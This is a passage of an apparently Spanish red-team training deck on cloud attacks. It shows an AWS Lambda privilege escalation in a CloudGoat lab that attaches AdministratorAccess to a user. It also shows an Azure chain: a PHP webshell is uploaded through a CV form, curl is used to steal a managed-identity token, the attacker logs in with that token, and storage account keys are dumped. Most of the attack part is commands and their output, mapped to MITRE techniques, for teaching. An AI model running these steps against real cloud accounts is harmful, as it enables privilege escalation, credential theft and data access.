[root@Spartan-Server]~[/home/gerh/cloudgoat]
# aws sts get-caller-identity --profile lambdaManager
{
  "UserId": "AROAYPUD57AES0VMA0RHL:lambdaManager",
  "Account": "583318501385",
  "Arn": "arn:aws:sts::583318501385:assumed-role/cg-lambdaManager-role-lambda_privesc_cgic"
}
```

Autenticación sobre un rol de IAM

Utilizando las credenciales previamente generadas con STS, se procede a realizar la autenticación:

Creación de un “lambda malicioso” para la Escalación de Privilegios

Utilizando los permisos de LambdaManager, se procede con la creación de una Lambda que asigna la política de administrador al usuario de Chris.

```
import boto3
def lambda_handler(event, context):
    client = boto3.client('iam')
    response = client.attach_user_policy(
        UserName= 'chris-lambda_privesc_cgipistmwqrcl',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
    )
    return response
```

Creación de la función lambda

Utilizando el código previo y asignándole a la lambda el rol de cg-debug-role que tiene altos privilegios, se procede a crear esta función que solo requeriría su ejecución para una escalación de privilegios.

```
[root@Spartan-Server]~[/home/gerh/cloudgoat/evento-aws]
# aws lambda create-function --function-name admin_function --runtime python3.9 --role arn:aws:iam::583318501385:role/cg-debug-role-lambda_privesc_cgdpistmwqrcl --handler lambda_function.lambda_handler --zip-file fileb://lambda_function.zip --profile lambdaManager
{
    "FunctionName": "admin_function",
    "FunctionArn": "arn:aws:lambda:us-east-2:583318501385:function:admin_function",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::583318501385:role/cg-debug-role-lambda_privesc_cgdpistmwqrcl",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 359,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2023-07-17T03:57:47.999+0000",
    "CodeSha256": "kLIjR3PGH6J/uMpsuVIxeryhiKjTbqKtlqL6blWjomI=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "40596384-8238-4b70-ab9b-e34cbd71d651",
    "State": "Pending",
    "StateReason": "The function is being created.",
    "StateReasonCode": "Creating",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
}
```

Invocación del Lambda

Utilizando los permisos de LambdaManager, se procede a invocar la función de Lambda previamente creada.

```
[root@Spartan-Server] [/home/gerh]
# aws lambda invoke --function-name admin_function out.txt --profile lambdaManager
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
```

El código HTTP 200, conocido como "OK", indica que una solicitud ha sido procesada con éxito por el servidor.

Validando el resultado del ataque

Después de la ejecución de la lambda, nos autenticamos con chris y podemos validar sus permisos de la siguiente manera:

```
└─(root㉿Spartan-Server)-[~/home/gerh]
# aws lambda invoke --function-name admin_function out.txt --profile lambdaManager
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
└─(root㉿Spartan-Server)-[~/home/gerh]
# aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgiddi0mkl6irp --profile chris
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-chris-policy-lambda_privesc_cgiddi0mkl6irp",
      "PolicyArn": "arn:aws:iam::037572360634:policy/cg-chris-policy-lambda_privesc_cgiddi0mkl6irp"
    },
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    }
  ]
}
```

Detectando vectores de ataque con CloudSplaining

Esta herramienta Open-Source nos ayuda a detectar políticas y roles que podrían llevar a una escalación de privilegios:

[Cloudsplaining](#) Customer Policies Inline Policies AWS Policies IAM Principals Guidance Appendices




Executive Summary

This report contains the security assessment results from [Cloudsplaining](#), which maps out the IAM risk landscape in a report.

The assessment identifies where resource ARN constraints are not used and identifies other risks in IAM policies:

- Privilege Escalation
- Resource Exposure
- Infrastructure Modification
- Data Exfiltration

Remediating these issues, where necessary, will help to limit the blast radius in the case of compromised AWS credentials.



<https://github.com/salesforce/cloudsplaining>

Detectando vectores de ataque con CloudSplaining

Para utilizar esta herramienta debemos ejecutar los siguientes comandos:

```
(root@Spartan-Server)-[/home/gerh]
# aws iam get-account-authorization-details > hola.json

(root@Spartan-Server)-[/home/gerh]
# /root/.local/bin/cloudsplaining scan --input-file hola.json
Excluded prefix: /service-role*
Excluded prefix: /aws-service-role*
Excluded prefix: /aws-service-role*
Excluded prefix: /service-role*
```

cg-lambdaManager-role-lambda_privesc_cgiddi0mkl6irp
arn:aws:iam::037572360634:role/cg-lambdaManager-role-lambda_privesc_cgiddi0mkl6irp

Risks

Infrastructure Modification

40

Privilege Escalation

3

Resource Exposure

7

Service Wildcard

1

Recursos gratuitos para aprender mas sobre Red Team en AWS



E-Book Gratuito



Lista de reproducción
En YouTube



RED TEAM EN ENTORNOS ALOJADOS EN MICROSOFT AZURE



Developer Services



Visual Studio Team Services



Azure DevTest Labs



VS Application Insights*



HockeyApp



Developer Tools

Management & Security



Azure Portal



Scheduler



Operations Management Suite



Automation



Log Analytics



Key Vault



Security Center*

Compute



Virtual Machines



Virtual Machine Scale Sets



Cloud Services



Batch



RemoteApp



Service Fabric



Azure Container Service

Web & Mobile



Web Apps



Mobile Apps



Logic Apps*



API Apps



API Management



Notification Hubs



Mobile Engagement



Functions*

Data & Storage



SQL Database



DocumentDB



Redis Cache



Storage: Blobs,
Tables, Queues,
Files and Disks



StorSimple



Search



SQL Data
Warehouse*



SQL Server Stretch
Database

Analytics



Data Lake
Analytics*



Data Lake Store*



HDInsight



Machine Learning



Stream Analytics



Data Factory



Data Catalog



Power BI
Embedded*

Internet of Things & Intelligence



Azure IoT Suite



Azure IoT Hub



Event Hubs



Cortana Intelligence
Suite



Cognitive Services*

Media & CDN



Media Services



Content Delivery
Network

Identity & Access Management



Azure Active
Directory



B2C*



Domain Services*



Multi-Factor
Authentication

Hybrid Integration



BizTalk Services



Service Bus



Backup



Site Recovery

Networking

Virtual Network

ExpressRoute

Traffic Manager

Load Balancer

Azure DNS*

VPN Gateway

Application Gateway

HERRAMIENTAS PARA RED TEAM EN AZURE

ROADtools



Es un completo kit de herramientas que nos permiten realizar diferentes técnicas contra un entorno desplegado en AWS.

Scout Suite



Es una herramienta de seguridad que nos permite realizar una evaluación de las mejores prácticas de seguridad de AWS.

Stormspotter



Es una herramienta de seguridad que identifica configuraciones inadecuadas que podrían permitir una escalación de privilegios dentro de AWS.

Kali/Parrot




Sistemas operativos orientados a seguridad ofensiva.

- [


Operaciones Ofensivas en la Nube de
AWS y AZURE basado en las TTPs del MITRE

] -



**INICIEMOS
NUESTRO
RED TEAM
CONTRA AZURE**

LABORATORIO



Identificación de formularios en PHP



spartan-cybersec.com | La mejor academia de Hackers

Prometheus - Trabaja con nosotros!

Nombre


Enter your name and surname

Correo electronico

Enter email

Sube tu CV: Sin archivos seleccionados

Subida de WebShell e identificación de AppService de Azure



```
USE_DIAG_SERVER=true
PHP_EXTRA_CONFIGURE_ARGS=--enable-fpm --with-fpm-user=www-data --with-fpm-group=www-data --disable-cgi ac_cv_func_mmap=no
LANGUAGE=C.UTF-8
FUNCTIONS_RUNTIME_SCALE_MONITORING_ENABLED=0
USER=www-data
REGION_NAME=
PLATFORM_VERSION=99.0.10.795
HOSTNAME=fea3ba8fd432
PHP_INI_DIR=/usr/local/etc/php
WEBSITE_INSTANCE_ID=2d6e425929312bb1ff03d9fe426ac0a18462b35331239ed9bae07839937c4210
APPSETTING_FUNCTIONS_RUNTIME_SCALE_MONITORING_ENABLED=0
IDENTITY_HEADER=f621ba12-e04a-426a-afa0-34d946410a49
SHLVL=1
PORT=8080
HOME=/var/www
WEBSITE_RESOURCE_GROUP=aplicativos-web
OLDPWD=/home/site/wwwroot
DIAGNOSTIC_LOGS_MOUNT_PATH=/var/log/diagnosticLogs
ORYX_ENV_TYPE=AppService ←
WEBSITE_HOME_STAMPNAME=waws-prod-blu-227
ScmType=None
```

Subida de script en PHP para comunicación con el servicio de metadatos

```
<?php  
  
system('curl "$IDENTITY_ENDPOINT?  
resource=https://management.azure.com/&  
api-version=2017-09-01" -H  
secret:$IDENTITY_HEADER');  
  
?>
```

 spartancybersec-prometheus.azurewebsites.net/uploader.php



spartan-cybersec.com | La mejor academia de Hackers

Prometheus - Trabaja con nosotros!

Nombre

Gerardo Rueda

Correo electronico

soporte@spartan-cybersec.com

Sube tu CV: ExtractToken.php

Obtención de Access Token para autenticarnos como un AppService



The screenshot shows a browser window with the URL <https://spartancybersec-prometh>. The page content displays a JSON object representing an Access Token:

```
{"access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWWhZR2FYRUpSOGxWMFRPSSIsImtpZCI6IjJaUXSGdUhIL1Ew7AdZRZCvNYTB1R1EHENLejOq1KWO1TTkP4wJyohV2u30MiKBJQ2IIeWnQxIDNRidOENuTGW0wgXHX3PHGiyhf9A2uV8f3bh1sJf7zX14RuZV02rFVJYwY0fPubbUQ9LxsdPfVh6Pfrmjglpk2RwZUXRNw9bVucjMAai3tXHTHdmQIhfMtjxRs2XvHlu3UamjGKJPYAA0Q", "exp": "2024-02-27T02:40:27Z", "resource": "https://management.azure.com/", "token_type": "Bearer", "client_id": "b7eb54ad-068e-4450-9b51-71449612923a"}

Below the JSON, there is a message in Spanish:



El ClientId b7eb54ad-068e-4450-9b51-71449612923  
será utilizado para la autenticación


```

MITRE

Táctica: Credential Access

Tecnica: Unsecured Credentials: Cloud Instance Metadata API

ID: T1552.005

Análisis del JWT extraído con JWT.io

```
{  
  "aud": "https://management.azure.com/",  
  "iss": "https://sts.windows.net/0571bb7f-c1b2-46ee-8196-d19c56d0c065/",  
  "iat": 1674494235,  
  "nbf": 1674494235,  
  "exp": 1674580935,  
  "aio": "E2ZgYMhKED12SrJ9f3vEvEUiW6wMAA==",  
  "appid": "b7eb54ad-068e-4450-9b51-71449612923a",  
  "appidacr": "2",  
  "idp": "https://sts.windows.net/0571bb7f-c1b2-46ee-8196-d19c56d0c065/",  
  "idtyp": "app",  
  "oid": "0f439da5-445f-4948-9b81-499ae77f5249",  
  "rh": "0.AVkAf7txBbLB7kaBltGcVtDAZUZIf3kAutdPukPawfj2MB0dAAA.",  
  "sub": "0f439da5-445f-4948-9b81-499ae77f5249",  
  "tid": "0571bb7f-c1b2-46ee-8196-d19c56d0c065",  
  "uti": "fsLwVhZGdUK_7MX0a2BUAA",  
  "ver": "1.0",  
  "xms_mirid": "/subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourcegroups/Aplicativos-Web/pr  
SpartanCyberSec-Prometheus", ←  
  "xms_tcdt": 1667416153  
}
```



El ObjetoId del App Service llamado SpartanCybersec-Prometheus es:

0f439da5-445f-4948-9b81-499ae77f5249

Autenticación como un AppService Utilizando PowerShell

```
Gerh ➤ 📂 ~ ➤ ✓ $token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpSOGxWMFRPSSbmFnZW1lbmQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBz0i8vc3RzLndpbmRvd3MubmV0LzA1NzFiYjdmlWMxYjItNDZlZS04MTk2LWQx0WM1NmQwYLCJhaw8i0iJFmlpnVBpdE90UG9sYzdqbjljbStHME40Gs5RGdBPSIsImFwcGlkIjoiYjdLYjU0YWQtMDY4ZS00NDUwLTliNTEtNzE0NDk2MTI5MN2YtYzFiMi00NmVlLTgx0TYtZDE5YzU2ZDBjMDY1LyIsImlkdHlwIjoiYXBwIiwib2lkIjoiMGY0MzlkYTUtNDQ1Zi000TQ4LTli0DEtNDk5YWU3MzmojTUJPZEFBQS4iLCJzdWIi0iIwZjQz0WRhNS00NDVmLTQ5NDgt0WI4MS000TlhZTc3ZjUyNDkiLCJ0aWQi0iIwNTcxYmI3Zi1jMWIyLTQ2ZWUt0MS4wIiwieG1zX21pcmlkIjoiL3N1YnNjcmIwdGlvbnMvYczZWFlMDYtMmI1NS00MmI5LWFmYmMtNTJjNmJlMzEwNDY5L3Jlc291cmNlZ3JvdXBzlZXJTZWmtUHJvbW0aGV1cyIsInhtc190Y2R0IjoxNjY3NDE2MTUzfQ.tMG083dEBnmrhTwufsQE60JqKJt0w4RaAqK4Iu-SGdUhILlEw7AdZRZCvNf9A2uV8f3bhw0a3GfBmhMjfBE192I5awQVgGNTTjqxK_fiLHX9jFYBCPvCBv_iGPMuVaAxC40zC3sYZb4o2IF5WzsUVet11UfHMhiPz-sJf7zX14Ps2XvHlu3UamjGKJPYAA0Q"  
Gerh ➤ 📂 ~ ➤ ✓ Connect-AzAccount -AccessToken $token -AccountId b7eb54ad-068e-4450-9b51-71449612923a  


| Account                              | SubscriptionName     | TenantId                             | Environment |
|--------------------------------------|----------------------|--------------------------------------|-------------|
| b7eb54ad-068e-4450-9b51-71449612923a | SpartanCybersecurity | 0571bb7f-c1b2-46ee-8196-d19c56d0c065 | AzureCloud  |


```

Identificando los diferentes roles RBAC asignados a nuestra sesión actual

```
Gerh ➔ ➔ ➔ Get-azRoleAssignment

RoleAssignmentName : 26f599d5-ef8f-4601-a783-b0ae894a7611
RoleAssignmentId   : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/
Scope              : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades
DisplayName        :
SignInName         :
RoleDefinitionName: Reader ←
RoleDefinitionId  : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId          : 0f439da5-445f-4948-9b81-499ae77f5249
ObjectType        : Unknown
CanDelegate       : False
Description        :
ConditionVersion  :
Condition         :
```

Dependiendo de nuestros permisos podremos visualizar y realizar operaciones con los recursos de Azure.

Role	View	Change	Assign Permissions
Reader	✓	✗	✗
Contributor	✓	✓	✗
Owner	✓	✓	✓

En la evidencia previa, podemos apreciar diferentes tipos de recursos como una base de datos SQL, Key Vaults, Automation Accounts y Storage Account.

MITRE

Táctica: Discovery

Técnica: Cloud Infrastructure Discovery

ID: T1580

```
Gerh ➔ ➔ ➔ Get-AzResource

Name          : srvspartandb/SpartanDB
ResourceGroupName : Hades
ResourceType   : Microsoft.Sql/servers/databases
Location      : eastus
ResourceId    : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/Microsoft.Sql/servers/srvspartandb/databases/SpartanDB
Tags          :

Name          : srvspartandb/master
ResourceGroupName : Hades
ResourceType   : Microsoft.Sql/servers/databases
Location      : eastus
ResourceId    : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/Microsoft.Sql/servers/srvspartandb/databases/master
Tags          :

Name          : srvspartandb
ResourceGroupName : Hades
ResourceType   : Microsoft.Sql/servers
Location      : eastus
ResourceId    : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/Microsoft.Sql/servers/srvspartandb
Tags          :

Name          : SpartanTeamKeyVault
ResourceGroupName : Hades
ResourceType   : Microsoft.KeyVault/vaults
Location      : eastus
ResourceId    : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/Microsoft.KeyVault/vaults/SpartanTeamKeyVault
Tags          :

Name          : HadesAutomation
ResourceGroupName : Hades
ResourceType   : Microsoft.Automation/automationAccounts
Location      : eastus
ResourceId    : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Hades/providers/Microsoft.Automation/automationAccounts/HadesAutomation
Tags          :
```

logramos apreciar la existencia de un Storage Account llamado **HermesBackup** y si analizamos el ObjectId **0f439da5-445f-4948-9b81-499ae77f5249** podemos identificar que tenemos asignado el rol de **Storage Account Contributor**

```
Gerh ➤ ➤ ➤ ➤ ➤ Get-azRoleAssignment

RoleAssignmentName : 46bbf644-b0aa-4376-a925-988c34185583
RoleAssignmentId   : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Aplicativos-Web/providers/Microsoft.Storage/storageAccounts/hermesbkup/pr
Scope              : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Aplicativos-Web/providers/Microsoft.Storage/storageAccounts/hermesbkup
DisplayName        :
SignInName         :
RoleDefinitionName: Storage Account Contributor
RoleDefinitionId  : 17d1049b-9a84-46fb-8f53-869881c3d3ab
ObjectId           : 0f439da5-445f-4948-9b81-499ae77f5249
ObjectType         : Unknown
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :

RoleAssignmentName : 99405199-b484-4ea8-8cbf-953a5e93e144
RoleAssignmentId   : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Aplicativos-Web/providers/Microsoft.Storage/storageAccounts/hermesbkup/pr
Scope              : /subscriptions/c73eae06-2b55-42b9-afbc-52c6be310469/resourceGroups/Aplicativos-Web/providers/Microsoft.Storage/storageAccounts/hermesbkup
DisplayName        :
SignInName         :
RoleDefinitionName: Storage Blob Data Contributor
RoleDefinitionId  : ba92f5b4-2d11-453d-a403-e96b0029c9fe
ObjectId           : e68025d3-fb78-4418-a53a-29f728b4d36b
ObjectType         : Unknown
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :
```

Teniendo en cuenta nuestros permisos de **CONTRIBUTOR** sobre el Storage Account llamado **HermesBkup**, procedemos obtener un Access key para visualizar el contenido del Storage Account.


```
Gerh ➔ ➔ ➔ Get-AzStorageAccountKey

cmdlet Get-AzStorageAccountKey en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
(Escriba !? para obtener Ayuda).
ResourceGroupName: Aplicativos-Web
Name: hermesbkup

KeyName Value
----- -----
key1    M2RiHKkfLhyZFlu8FNQ1
key2    0v0Y22g7zQnQ+MmygIdl

                                         Permissions CreationTime
                                         ----- -----
                                         tBi7/wNmr47r2/+ASTIfHaQQ==  Full 23/11/2022 1:54:00 a. m.
                                         H1cdsxxshTArby+ASTiLw8IQ==  Full 23/11/2022 1:54:00 a. m.
```

Teniendo en cuenta nuestros permisos de **CONTRIBUTOR** sobre el Storage Account llamado **HermesBkup**, procedemos obtener un Access key para visualizar el contenido del Storage Account.



